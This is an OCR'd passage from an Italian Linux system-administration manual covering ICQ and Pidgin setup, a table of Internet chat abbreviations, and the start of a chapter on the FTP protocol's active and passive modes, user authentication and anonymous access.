


Se si seleziona la richiesta di un nuovo UIN (con il pulsante grafico REGISTER), appare successivamente la richiesta di inserimento della parola d'ordine, la quale deve essere al massimo di **otto caratteri** e non può essere più corta di sei:






Se tutto procede come previsto, si ottiene il numero UIN e si può poi continuare compilando le informazioni personali che si intendono rendere pubbliche; eventualmente si ottiene la stessa maschera dalla voce *Info* del menù *System Functions*:



Per cercare una persona, si seleziona la voce *Add User*, dal menù *User Functions*. È possibile specificare direttamente il numero UIN, oppure si può fare una ricerca in base al soprannome, al nome, al cognome, o all'indirizzo di posta elettronica (sempre che questi dati siano stati annotati dalla persona cercata):



Se si ha fortuna, si ottiene un elenco di contatti (non tutti i numeri UIN corrispondono effettivamente a persone reali), dal quale è possibile selezionare chi aggiungere al proprio elenco. Successivamente è possibile tentare di comunicare con questi, oppure è possibile sapere quando sono collegati alla rete anche loro.

Per mostrare la propria presenza attiva nella rete, bisogna selezionare la voce *Online*, dal menù *Status*.


37.3.2 Pidgin

Pidgin,[12] noto originariamente con il nome Gaim, è un cliente generico per diversi sistemi di messaggistica istantanea, tra cui anche ICQ. Si avvia attraverso l'eseguibile '**pidgin**' e di norma non si utilizzano opzioni:


```
pidgin [opzioni]
```




Il programma potrebbe presentarsi con diverse finestre; in particolare quella dell'elenco delle utenze configurate, che inizialmente potrebbe essere vuota (in questo caso, invece, appaiono già due utenze: una per il sistema di MSN e l'altra per Jabber). Eventualmente, si ottiene tale elenco selezionando il pulsante ACCOUNTS:



Per aggiungere un'utenza di ICQ si procede selezionando il pulsante grafico ADD. Si ottiene la maschera che appare nella figura successiva, già compilata per il numero UIN 287316637:



Dopo la conferma, l'elenco delle utenze contiene quella appena inserita:



Per accedere al servizio di ICQ, basta fare un clic sulla casel-

la *Online*; se nel momento dell'inserimento dell'utenza non è stato richiesto di memorizzare la parola d'ordine, questa va indicata contestualmente, in una mascherina che appare appositamente.

Si osservi che con Pidgin non è possibile registrare una nuova utenza per il sistema di ICQ; quindi, questa va creata, eventualmente, con i programmi specifici per tale protocollo.

37.4 Abbreviazioni di Internet

Spesso, quando si usa la posta elettronica, o altri sistemi di comunicazione testuale, si vedono usare delle sigle, il cui significato a volte sfugge. Storicamente, l'uso di sigle speciali per fare riferimento a concetti ben definiti deriva dalla telegrafia, prima su filo, poi senza filo. Questo ha prodotto il famoso codice «Q» standardizzato attraverso convenzioni internazionali.

La comunicazione odierna non ha più bisogno di abbreviare i messaggi e le abbreviazioni servono solo a creare un gergo che esclude in qualche modo chi non lo conosce. Sotto questo aspetto, non è cortese l'uso di abbreviazioni. Tuttavia, c'è chi non può proprio farne a meno, per cui diventa necessario avere un promemoria per queste cose. La tabella successiva riporta l'elenco delle abbreviazioni più comuni, assieme al loro significato originale (in inglese):

Acronimo	Significato	Acronimo	Significato
AFAICT	As Far As I Can Tell	AFAIK	As Far As I Know
AFK	Away From Keyboard	ASAP	As Soon As Possible
B4	Before	BBL	Be Back Later
BRB	Be Right Back	BTW	By The Way

Acronimo	Significato	Acronimo	Significato
CUL	See You Later	EOF	End Of File
FAQ	Frequently Asked Question	FOC	Free Of Charge
GA	Go Ahead	HHOJ	Ha Ha, Only Joking
HHOS	Ha Ha, Only Serious	IMBO	In My Bloody Opinion
IME	In My Experience	IMHO	In My Humble Opinion
IMO	In My Opinion	IOW	In Other Words
IRL	In Real Life	ISTM	It Seems To Me
ITRW	In The Real World	JAM	Just A Minute
L8R	Later	MUD	Multi User Dungeon
MUG	Multi User Game	OAO	Over And Over
OBTW	Oh, By The Way	OIC	Oh, I See
OMG	Oh My God	OTOH	On The Other Hand
ROFL	Rolls On Floor Laughing	RSN	Real Soon Now
RTFAQ	Read The FAQ	RTFM	Read The Fucking Manual
RUOK	Are You OK	TIA	Thanks In Advance
TNX	Thanks	TTYL	Talk To You Later
TVM	Thanks Very Much	WTH	What The Hell
YHM	You Have Mail		

37.5 Riferimenti

«

- *Internet Relay Chat (IRC) help*, *http://www.irchelp.org/*
- David Caraballo, Joseph Lo, *The IRC prelude*, *http://www.irchelp.org/irchelp/new2irc.html*

- *ICQ*, *http://www.icq.com*
- *Licq*, *http://licq.sourceforge.net/*
- *Pidgin*, *http://pidgin.im*
- *CenterICQ*, *http://thekonst.net/centericq*
- *aMSN*, *http://sourceforge.net/projects/amsn/*
- *LMME*, *http://sourceforge.net/projects/lmme*
- *Jabber*, *http://www.jabber.org*
- *Cabber*, *http://cabber.sourceforge.net*
- *Yahoo*, *http://www.yahoo.com*

[1] **Sysvinit** GNU GPL

[2] **Write** UCB BSD

[3] **Wall** UCB BSD

[4] **Talk** UCB BSD

[5] **ytalk** software libero con licenza speciale

[6] **Rwall** UCB BSD

[7] In generale un canale può essere privato, segreto oppure pubblico.

[8] **Ircd** GNU GPL con residui UCB BSD

[9] **ircII** software libero con licenza speciale

[10] **Tkirc** GNU GPL

[11] **Licq** GNU GPL

[12] **Pidgin** GNU GPL

38.1 Caratteristiche elementari del protocollo 4068
38.2 Identificazione e privilegi 4070
38.3 Facilitare le ricerche 4072
38.4 Cliente FTP tradizionale 4073
38.4.1 Esempi 4078
38.4.2 Midnight Commander 4084
38.5 Servente OpenBSD FTP 4085
38.5.1 Configurazione 4088
38.6 Riferimenti 4090

`.netrc` 4073 `ftp` 4073 `ftpchroot` 4088 `ftpd` 4085 `ftpusers` 4070 4088 `ftpwelcome` 4088 `in.ftpd` 4085 `mc` 4084 `motd` 4088 `nologin` 4088

Quando il trasferimento di file riguarda un ambito che supera l'estensione di una piccola rete locale, non è conveniente consentire l'utilizzo della condivisione del file system (NFS) o della copia remota. A questo scopo si prestano meglio altri protocolli; storicamente, il più importante è stato il protocollo FTP (*File transfer protocol*). Oggi è però superato, oltre che essere un protocollo problematico per la configurazione dei filtri TCP/IP e dei router NAT. In altri termini: il protocollo FTP è importante e occorre conoscerne le caratteristiche; tuttavia è meglio evitare di predisporre servizi basati su FTP, se si possono utilizzare delle alternative migliori.

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

Il servizio FTP viene offerto da un demone che funge da servente e viene utilizzato da un programma cliente in grado di comunicare attraverso il protocollo FTP. Il funzionamento di un programma cliente tradizionale è paragonabile a quello di una shell specifica per la copia di file da e verso un sistema remoto.

38.1 Caratteristiche elementari del protocollo


«

In generale, il protocollo FTP si avvale di TCP al livello inferiore, utilizzando precisamente due connessioni TCP per ogni sessione del protocollo FTP. Ciò costituisce un problema molto importante quando si deve controllare in qualche modo il traffico relativo al protocollo FTP, pertanto occorre conoscere come si sviluppa questa connessione. Infatti si distinguono due modalità di utilizzo del protocollo FTP: attiva e passiva. In entrambi i casi, il servente FTP è inizialmente in ascolto della porta 21.

Quando il protocollo FTP viene utilizzato in modalità attiva, il programma cliente apre una porta locale, n, non privilegiata ($n > 1024$), iniziando una connessione TCP con la porta 21 dell'elaboratore che contiene il servente FTP. Nell'ambito di questa connessione vengono inviati dal programma cliente dei comandi al programma servente. Per consentire lo scambio di dati, deve essere aperta una seconda connessione TCP tra i due programmi; per questo il programma cliente apre una seconda porta locale, la quale dovrebbe corrispondere a $n+1$, informando di questo il programma servente attraverso la connessione già attiva. A questo punto, **il programma servente inizia la seconda connessione TCP** utilizzando la propria porta 20, contattando presso l'elaboratore del programma cliente la porta $n+1$ (o qualunque altra porta comunicata dal


programma cliente).

Figura 38.1. Fasi di una sessione FTP attiva.



Quando il protocollo FTP viene utilizzato in modalità passiva, il programma cliente si comporta inizialmente come nel caso della modalità attiva, iniziando una connessione TCP con la porta 21 dell'elaboratore che contiene il servente FTP. Questa volta, però, chiede al programma servente di operare in modalità «passiva». Così facendo, è il programma servente che apre una porta non privilegiata e comunica al programma cliente il valore di questa, in modo che sia sempre il programma cliente a iniziare tale connessione TCP.

Figura 38.2. Fasi di una sessione FTP passiva.



Quando in una rete si attuano delle tecniche di trasformazione degli indirizzi e delle porte, oppure si intende filtrare il traffico, il controllo del protocollo FTP diventa un problema, proprio a causa dell'apertura di questa connessione secondaria: dal lato servente è più comodo usare la modalità attiva, mentre dal lato cliente è più conveniente la modalità passiva. Purtroppo, nessuna delle due situazioni è equilibrata ed è questo il limite del protocollo FTP.

Come si può intuire, è il programma cliente che chiede alla controparte di utilizzare una o l'altra modalità. Esistono programmi clienti che in modo predefinito utilizzano la modalità attiva, mentre altri che fanno il contrario; di solito i programmi più recenti sono impostati in modo da usare la modalità passiva se non si specifica diversamente con la configurazione.

38.2 Identificazione e privilegi

Il sistema di trasferimento di file attraverso FTP richiede una forma di autenticazione, in base alla quale il servente può dare privilegi differenti agli utenti.

Generalmente, perché un utente registrato venga accettato per una sessione FTP è necessario che presso il servente abbia una parola d'ordine (non sono quindi ammessi utenti senza parole d'ordine) e una shell valida, cioè compresa nell'elenco del file '`/etc/shells`'. Questo ultimo particolare non è trascurabile, infatti, a volte si sospende l'utilizzo di un'utenza modificando il campo della shell nel file '`/etc/passwd`' con qualcosa di non valido.

Oltre a queste limitazioni, si utilizza solitamente il file '`/etc/ftpusers`' per determinare quali utenti **non** possono essere accettati per una sessione di FTP normale. In questo elenco vanno messi in particolare gli utenti di sistema, come per esempio '**`root`**', '**`bin`**' e '**`mail`**'.

Se si vuole permettere l'accesso a utenti che non sono registrati nel proprio sistema (si parla di utenti che non sono previsti nel file '`/etc/passwd`'), è possibile abilitare l'utilizzo dell'FTP anonimo. Per questo è necessario che sia stato previsto un utente speciale nel file '`/etc/passwd`': '**`ftp`**'.[1]

```
...
ftp:*:101:101::/var/ftp:/bin/false
...
```

A questo utente non viene abbinata alcuna parola d'ordine valida e nemmeno una shell utilizzabile.

Per utilizzare un servizio FTP in modo anonimo si può accedere identificandosi come '**ftp**', oppure '**anonymous**'. Di norma, viene richiesta ugualmente una parola d'ordine che però non viene (e non può essere) controllata: per convenzione si inserisce l'indirizzo di posta elettronica.[2]

Generalmente, un servente FTP che consente l'accesso anonimo, fa sì che tali utenti non identificati possano accedere solo alla directory personale dell'utente fittizio '**ftp**', senza poter esplorare il resto del file system.

38.3 Facilitare le ricerche

«

Il modo più semplice di fornire un indice del contenuto del proprio servizio FTP anonimo è quello di posizionare nella sua directory di partenza un cosiddetto file '`ls-lR`'. Si tratta in pratica del risultato dell'esecuzione del comando '**ls -lR**', che ha quindi suggerito il nome del file indice in questione. Generalmente si comprime questo file con '**gzip**', per cui si usa il nome '`ls-lR.gz`'.

